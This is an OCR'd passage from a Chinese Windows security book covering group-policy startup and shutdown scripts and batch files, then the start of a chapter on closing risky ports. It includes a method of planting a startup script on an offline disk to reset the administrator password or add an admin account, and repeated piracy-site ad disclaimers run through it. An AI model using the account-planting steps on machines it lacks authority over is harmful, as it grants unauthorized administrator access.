举个例子，假设在启动脚本中有一条命令是 c:\winnt\explorer.exe c:\winnt，如果启用了这一策略允许显示启动脚本的运行状态，则当计算机启动时，一个资源管理器窗口就会跳出来，桌面将被打开，系统以 system 用户的身份交互登录到计算机上。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



由此可知，打开启动/关机脚本的运行状态有时是非常危险的。这两个组策略条目对应的注册表值分别是 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\HideStartupScripts 和 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\HideShutdownScripts，均为 REG_DWORD 值，0 表示启用，1 表示禁用。

（3）组策略脚本的最长等待时间。

这个策略限制了由组策略完成运行登录、开始和关闭脚本所需的全部时间。如果当指定时间已超过但脚本尚未完成运行，系统会停止脚本处理并记录一个错误事件。在默认情况下，系统允许合并的脚本集运行 600 秒（10 分钟）。

要使用这个策略，在第二个框中输入从 1 ~ 32000 之间的数目，以确定系统等待脚本完成的时间，单位是秒。要让系统一直等到完成运行脚本为止，无论等待时间多久，就输入 0。但不建议这样，如果脚本写得很差，后果将难以想象。

如果其他系统任务必须等待脚本完成才能进行，这个间隔时间就非常关键。默认的情况下，必须完成每一个启动脚本后才能运行下一个，还可以使用“非同步运行启动脚本”策略，让系统等到完成启动脚本后再出现邀请用户登录的对话框。

如果间隔过长会延缓系统，并使用户不方便；如果间隔太短，所需的任务无法完成，系统可能会过早就绪，导致出现问题。这个组策略条目对应的注册表值是 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\MaxGPOScriptWait，也是一个 REG_DWORD 值，它的值表示等待的时间，单位是秒。

10.5.3 开/关机应用示例

Windows 2000/XP 启动脚本的功能类似于 Windows 9X 和 DOS 中的自动批处理文件 Autoexec.bat，用来指定计算机启动时运行的脚本；而关机脚本是计算机关机之前运行的脚本。启动/关机脚本的用途很多，下面举几个例子以供参考。

1．自动清除 IE 历史记录

上网冲浪后，系统中总会遗留很多文件需要清理，其中包括 IE 临时文件、历史记录及 Cookies 等。如果每次都使用手工方法清除比较麻烦，其实只要利用 Windows 2000/XP 的开/关机脚本就可以实现自动清除。

先在 C:\Windows（WinNT）\System32\GroupPolicy\Machine\Scripts\Startup 目录或其他指定目录下建立批处理文件 Clear.bat，内容可根据需要编写。例如自动清除 IE 历史记录，添加命令为 DEL/Q/F/S "C:\Documents and Settings\（用户名）\Local Settings\History\History.IE5"。在批处理文件编写完成后，还需要进行指派。

具体的操作步骤如下。

步骤 1：在“运行”对话框中运行 gpedit.msc 命令，即可打开“组策略”窗口，如图 10-20 所示。

步骤 2：在组策略左侧的控制台树窗格中，依次展开“计算机配置”→“Windows 设置”→“脚本（启动/关机）”结点，双击右侧详细资料窗格中的“启动”文件，弹出“启动属性”对话框，如图 10-21 所示。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器




图 10-20　在管理控制台中打开脚本文件




图 10-21　“启动属性”对话框

步骤 3：单击“添加”按钮，弹出“添加脚本”对话框，如图 10-22 所示。单击“浏览”按钮，选择要添加新的计算机启动脚本。一个启动脚本条目包括两方面内容：脚本名和脚本参数。单击“脚本名”右侧的“浏览”按钮，找到先前建立的 Clear.bat 文件并打开，脚本的参数是可选的，这里可以不填。




图 10-22　“添加脚本”对话框

步骤 4：单击“确定”按钮，回到“启动属性”对话框，再单击“应用”按钮，然后退出“组策略”窗口。这样，计算机开机时就会自动清除 IE 的历史记录。

2. 自动备份重要文件

计算机中的一些重要资料需要经常备份，如重要文档、IE 收藏夹等，如果利用 Windows 2000/XP 开/关机脚本让系统自动进行备份，就可以避免因忘记备份而导致资料丢失的麻烦。

下面以 IE 收藏夹为例，讲述一下如何利用关机脚本实现自动备份。

步骤 1：先在指定位置创建备份文件夹，如 D:\Favorites，再在 C:\Windows（WinNT）\System32\Grouppolicy\Machine\Scripts\Shutdown 目录下编写一个能够自动备份的批处理文件 DataBak.bat（文件内容为 XCOPY/E/Y "C:\Documents and Settings\ Administrator\Favorites" D:\Favorites）。

步骤 2：打开“组策略”窗口，在左侧控制台树窗格中依次展开“计算机配置”→“Windows 设置”→“脚本（启动/关机）”结点，双击右侧详细资料窗格中的“关机”文件，弹出“关机属性”对话框。

步骤 3：在“关机属性”对话框中将 DataBak.bat 添加为新的计算机关机脚本。设置完成后退出“组策略”窗口，并重新启动计算机，即可利用关机脚本实现自动备份。

3. 自动清除 IE 临时文件

众所周知，当上网冲浪后，系统中总会遗留很多的蛛丝马迹需要清理，其中包括 IE 临时文

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



件、历史记录及 Cookies 等。如果每次都使用手工方法清除则比较麻烦，其实只要利用 Windows XP 的开机脚本就可以自动实现。

具体的操作步骤如下。

步骤 1： 在<C:\Windows\System32\GroupPolicy\Machine\Scripts\Startup>目录下新建一个批处理文件 Cleanup.bat，内容可根据需要编写。如清除 IE 临时文件添加的命令为 Del /Q /S "C:\Documents and Settings\<用户名>\Local Settings\Temporary Internet Files\Content.IE5"。其中参数/Q 表示使用安静模式，即删除全局通配符时不要求确认；参数/S 表示从所有子目录中删除指定文件。

步骤 2： 在“组策略”窗口左侧的控制面板树窗格中依次展开“计算机配置”→“Windows 设置”→“脚本（启动/关机）”结点，双击右侧详细资料窗格中的“启动”项目，在弹出的“启动属性”对话框中，将 Cleanup.bat 添加为新的计算机启动脚本。

步骤 3： 在设置完成之后，退出“组策略”窗口。以后重新启动计算机时，相应命令便会自动执行，就可以把这些历史文件删除掉了。

4. 计算机启动和关机时间审核

编写一个能够记录时间的脚本 LogTime.vbs，其内容如下。

```
dim ArgObj,str,strtmp
Set ArgObj WScript.Arguments
If ArgObj.Count < 1 Then
strtmp="无参数操作!"
else
select case ArgObj.Item(0)
case "startup"
strtmp=" 服务器启动."
case "shutdown"
strtmp=" 服务器关闭."
case else
strtmp=" 未知操作!参数:"+ArgObj.Item(0)
end select
end if
set fso=CreateObject("Scripting.FileSystemObject")
set tmp=fso.opentextfile("d:\log\logtime.txt",8,true)
str="["+cstr(now())+"] "+strtmp+chr(13)+chr(10)
tmp.write str
tmp.close
set tmp=nothing
set fso=nothing
```

这个脚本有 startup 和 shutdown 两个参数，当用做启动脚本时，使用 startup 参数；而当用做关机脚本时，使用 shutdown 参数。另外，脚本中还使用了 FileSystemObject 对象，使用该脚本前要确保这个对象已经存在于自己的计算机上。

按照上述方法将脚本设置好以后，每次计算机启动或关机，这个脚本都会自动运行，并将计算机启动或关机的时间（实际上这个脚本运行时的时间两者应相差无几）记录到一个文本文件中，实例中是 d:\log\logtime.txt，可以根据需要更改。

5. 恢复管理员密码和新建管理员账号

丢失管理员密码是一件非常令人头疼的事情，在紧急情况下，如何恢复管理员密码乃至新

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

建一个管理员账号，已经有许多成熟的技术，如经典的登录屏幕保护程序法、使用第三方软件等。事实上，使用启动脚本也是一个相当不错的选择。

如果故障计算机使用 FAT/FAT32 文件系统，可直接使用 Windows 9X 系统引导盘引导。如果使用 NTFS 文件系统，可将故障计算机上的硬盘取下，以从盘模式挂接到其他 Windows 2000/XP 计算机上。

下列操作以后一种情况为准，假设现在故障计算机采用 FAT32 文件系统，系统所在盘符是 C:，挂接到其他计算机上时所在的盘符时 E:。具体的操作步骤如下。

步骤 1：用记事本编写一个能恢复管理员密码的批处理文件 admin.bat，只需要一条 net user administrator 12345678 命令即可。这里假设当前的管理员是 administrator，将其密码恢复为 12345678。

步骤 2：将文件 admin.bat 保存到 E:\winnt\system32\GroupPolicy\Machine\Scripts\Startup 目录下，也即故障计算机原来的 C:\winnt\system32\GroupPolicy\Machine\Scripts\Startup 目录下。

步骤 3：编写一个启动/关机脚本配置文件 scripts.ini，这个文件名固定不变。其内容如下。

```
[Startup]
0CmdLine=admin.bat
0Parameters=
```

步骤 4：将文件 scripts.ini 保存到 E:\winnt\system32\GroupPolicy\Machine\Scripts 目录下，也即故障计算机原来的 C:\winnt\system32\GroupPolicy\Machine\Scripts 目录下。

步骤 5：将硬盘恢复为主盘并接回原来的计算机之后，重新启动系统，等待启动脚本运行。启动脚本运行结束后，管理员 administrator 的密码就被恢复为 12345678 了。

步骤 6：要新建一个管理员账号，admin.bat 文件的内容可以修改为以下内容。

```
net user admin 12345678 /add
net localgroup administrators admin /add
```

至此，一个名为 admin，密码是 12345678 的管理员账号就建立了。该方法不仅可恢复独立服务器上的本地管理员密码，也可恢复 Windows 2000/XP 域中的域管理员密码。

在添加开/关机脚本窗口中可以依次添加多个脚本，它们会被依次执行，这样就可以一次执行多个脚本了。不过据实际使用测验，多个脚本的执行等待时间非常长，建议在一个脚本里面执行。开/关机脚本中最好不要再添加除了脚本外的文件（如 EXE、TXT 和 Word 等），否则，极有可能会产生不可预料的结果。

10.6 可能出现的问题与解决方法

（1）在使用批处理文件前需要先制作相应的文件，那么，应该如何制作批处理文件呢？

解答：扩展名是.bat（在 Windows NT/2000/XP/2003 系统下也可以是.cmd）的文件就是批处理文件。在制作批处理文件时，批处理文件的每一行都是一条 DOS 命令（大部分时候就好像是在 DOS 提示符下执行的命令行一样），可以使用 DOS 下的 Edit 菜单项或 Windows 的记事本（notepad）等任何文本文件编辑工具来创建和修改批处理文件。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



此外，批处理文件还是一种简单的程序，可以通过条件语句（if）和流程控制语句（goto）来控制命令运行的流程，在批处理中也可以使用循环语句（for）来循环执行一条命令。当然，批处理文件的编程能力与 C 语言等编程语句比起来十分有限，也十分不规范。批处理的程序语句就是一条条 DOS 命令（包括内部命令和外部命令），而批处理能力主要取决于所使用的命令。每个编写好的批处理文件都相当于一个 DOS 外部命令，可以将其所在的目录放到 DOS 搜索路径（path）中，使得它可以在任意位置运行。

最后，在 DOS 和 Windows 9x/Me 系统下，C 盘根目录下的 Autoexec.bat 批处理文件是自动运行批处理文件，每次系统启动时会自动运行该文件，可以将系统每次启动时都要运行的命令放入该文件中，例如设置搜索路径、调入鼠标驱动和磁盘缓存，以及设置系统环境变量等。

（2）如何解决计算机出现的 Windows 系统使用不了、游戏报告内存不够、光驱找不到，以及无法连接网络等错误?

解答：出现这种错误的原因在于 Config.sys 文件出现了问题，需要重新设置这个文件。计算机在启动时会自动寻找 Config.sys 文件，如果没有找到，系统将按默认方式运行。但这种默认方式在大部分情况下都不是最适合计算机使用的，所以应对系统进行设置，比如设置对扩展内存的使用、加载光驱驱动程序等。Config.sys 是文本文件，可以用任何编辑器编辑修改。如果增添、更改或删除 Config.sys 文件中的任一配置命令，则这种改变只在下一次启动 DOS 时才有效。

（3）批处理 Autoexec.bat 文件在 C 盘下默认显示不出来，应该如何进行查看?

解答：因为 Autoexec.bat 文件在 C 盘下默认是不显示出来的，需要在“文件夹选项”对话框中取消选择“隐藏受保护的操作系统文件”复选框，并选择“显示所有文件和文件夹”单选按钮，即可将其显示出来。

（4）如果注册表被恶意代码锁定，用户一般会采取回复注册表的方法来解除锁定，如何使用批处理文件的方法来解决呢?

解答：如果注册表被恶意代码锁定，用户一般会采取回复注册表的方法来解除锁定。其实，还有一种简单的方法，就是运行以下内容的批处理文件。

```
    @reg add "HKEY_CURRENT_USER\Software\Microsoft\windows\CurrentVersion\Policie\ system" /
v DisableRegistryTools /t reg_dword /d 00000000 /f
    Start regedit
```

10.7 总结与经验积累

批处理文件是 DOS 命令的批量和技巧性应用，DOS 命令的精华在批处理文件中可以得到充分体现。利用批处理文件，可在 Windows 系统和 DOS 系统下快速完成所需的操作。很多批处理文件可直接拿过来应用，也可动手编写自己需要的批处理文件。

通过学习批处理文件的相关内容，读者可以了解如何在 Windows 中编辑批处理文件、配置文件过程中常用的命令，以及利用批处理文件实现一些常见的计算机维护工作，如系统加固、删除日志，以及删除系统中的垃圾文件等。

本章介绍了批处理文件的编写方法，还给出了两个综合利用的实例和使用批处理文件进行相应系统与网络维护的操作，以及如何进行 Windows 2000/XP 系统中开/关机脚本的编写。批处理文件虽不是防御黑客入侵需要必备的，但较好地掌握批处理文件的相关知识，将会大大地提高防御入侵者的概率。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



11

第 11 章　病毒木马的主动防御和清除

重点提示

- 关闭危险端口
- 用防火墙隔离系统与病毒
- 对未知病毒木马进行全面监控
- 使用 Windows Defender 清除恶意软件

本章精粹

计算机安全问题层出不穷，这就要求用户采取有力的措施保护系统安全。本章主要讲解如何关闭危险端口、安装防火墙，以及运用杀毒软件防范和查杀各类病毒等，从而帮助用户有效防御来自网络的攻击与破坏。

换[illegible]

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



很多用户在上网的时候都遇到过木马病毒攻击的情况，尽管计算机里已经安装了杀毒软件，其原因就在于没有对系统进行全面的维护。下面将介绍各种防御和清除木马病毒的方法，不仅可以省去查杀木马的烦琐，而且还可以保证系统安全。

11.1 关闭危险端口

计算机的网络安全问题一直困扰着每一个上网的用户，因为在网络上随时都有可能会让自己的机器受到他人的攻击。为了避免受到干扰，应该首先自动优化好自己的 IP，再关闭那些危险的端口，并对系统的安全性进行完善设置，从而保障计算机网络的安全性。

11.1.1 通过安全策略关闭危险端口

默认情况下，有很多不安全或没有什么用的端口都处于开启状态，比如 Telnet 服务的 23 端口、FTP 服务的 21 端口、SMTP 服务的 25 端口和 RPC 服务的 135 端口等。为了保证系统的安全性，就可以通过“关闭”端口的方法来进行控制操作。

1．利用服务工具关闭端口

每一项服务都对应相应的端口，比如众所周知的 WWW 服务的端口是 80，SMTP 是 25，FTP 是 21，Windows 2000/XP 系统安装中默认这些服务都是开启的，对于个人用户而言，确实没有必要，关掉端口也就是关闭无用的服务。

具体的操作步骤如下。

步骤 1：在确认已启用 SMTP 服务的 25 端口的情况下，选择“开始”→“设置”→“控制面板”→“性能和维护”→“管理工具”命令，即可打开“管理工具”窗口，如图 11-1 所示。双击“服务”图标，即可打开“服务”窗口，如图 11-2 所示。



图 11-1 “管理工具”窗口

步骤 2：双击 Simple Mail Transfer Protocol（SMTP）服务，在弹出的对话框中单击“停止”

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

按钮，即可停止该服务，并在“启动类型”中选择“已禁用”选项，即可关闭 SMTP 服务，也就相当于关闭了其对应的端口。




图 11-2 “服务”窗口

2．利用优化大师关闭端口

如果对本地计算机后台服务不是很了解，则可利用“设置向导”来完成后台服务的定制。具体的操作步骤如下。

步骤 1： 在网上下载 Windows 优化大师，安装成功后在主窗口左边的列表框中选择“后台服务优化”选项，如图 11-3 所示。

步骤 2： 在优化后台服务窗口的右下角单击“设置向导”按钮，即可打开“服务设置向导”窗口，如图 11-4 所示。



图 11-3 Windows 优化大师的“后台服务优化”选项




图 11-4 “服务设置向导”窗口

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 3：单击“下一步”按钮，在“服务设置向导”窗口中将会出现两个单选按钮，如图 11-5 所示。选择“自动设置”单选按钮，Windows 优化大师则按科学的推荐配置对后台服务进行自动设置，依次单击“下一步”按钮，即可完成设置。

步骤 4：因为要进行关闭端口的设置，所以选择“自定义设置”单选按钮之后，单击“下一步”按钮，即可打开自定义设置窗口，在其中设置各个选项，如图 11-6 所示。




图 11-5　选择“自动设置”单选按钮




图 11-6　自定义设置窗口

步骤 5：在完成设置之后，单击“下一步”按钮，弹出“服务设置向导完成”对话框。单击“完成”按钮，即可完成对本地计算机端口及服务的设置。

与利用管理工具关闭端口的原理相似，其本质也是通过关闭相关的系统服务来达到关闭相关端口的目的。

利用 Windows 优化大师关闭端口的具体操作步骤如下。

步骤 1：选择“开始”→“程序”→“Windows 优化大师”命令，即可打开“Windows 优化大师”主窗口，如图 11-7 所示。




图 11-7　“Windows 优化大师”主窗口

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 2：在"Windows 优化大师"窗口左侧，选择"系统优化"→"后台服务优化"选项，即可打开对 Windows 系统服务设置的"后台服务优化"窗口，如图 11-8 所示。




图 11-8 "后台服务优化"窗口

步骤 3：在选中要关闭端口相对应的后台服务选项之后，单击"停止服务"按钮，弹出停止服务提示框。单击"确定"按钮，即可停止选定的该项服务，如图 11-9 所示。




图 11-9 停止后台服务

11.1.2 自动优化 IP 安全策略

使用 Ping 命令可以向指定的地址发送一个小的数据包，然后侦听这台机器是否有"回答"。查找现在哪些机器在网络上活动。使用 Ping 入侵即是 ICMP 入侵，其原理是通过 Ping 命令，在

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



一个时段内连续向计算机发出大量请求，使得计算机的 CPU 占用率达到 100%，而导致系统死机，甚至崩溃。

其实，用户只要安装和设置防火墙即可有效预防 Ping 命令，但防火墙并不是每一台计算机都会去装，还需要考虑资源占用和设置技巧。针对某些配置不是很高的主机，为了避免再给防火墙占用资源，手工在系统中设置安全策略是比较明智的。

针对这些潜在的危险，可以通过安全策略关闭 139 和 445 端口，具体的操作步骤如下。

步骤 1：选择“开始”→“设置”→“控制面板”命令，即可打开“控制面板”窗口，如图 11-10 所示。

